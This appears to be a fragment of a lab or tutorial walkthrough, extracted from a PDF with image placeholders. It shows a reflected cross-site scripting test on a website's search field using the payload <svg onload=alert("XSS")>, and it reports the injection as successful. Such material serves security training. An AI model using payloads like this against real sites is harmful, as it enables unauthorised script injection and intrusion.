




test XSS Injection //<svg onload=alert("XSS")>





successfully perform XSS Injection



Carry out XSS using the Search field?

test entering any text in search field





test XSS Injection //<svg onload=alert("XSS")>

svg onload=alert("XSS")>| Q

successfully perform XSS Injection

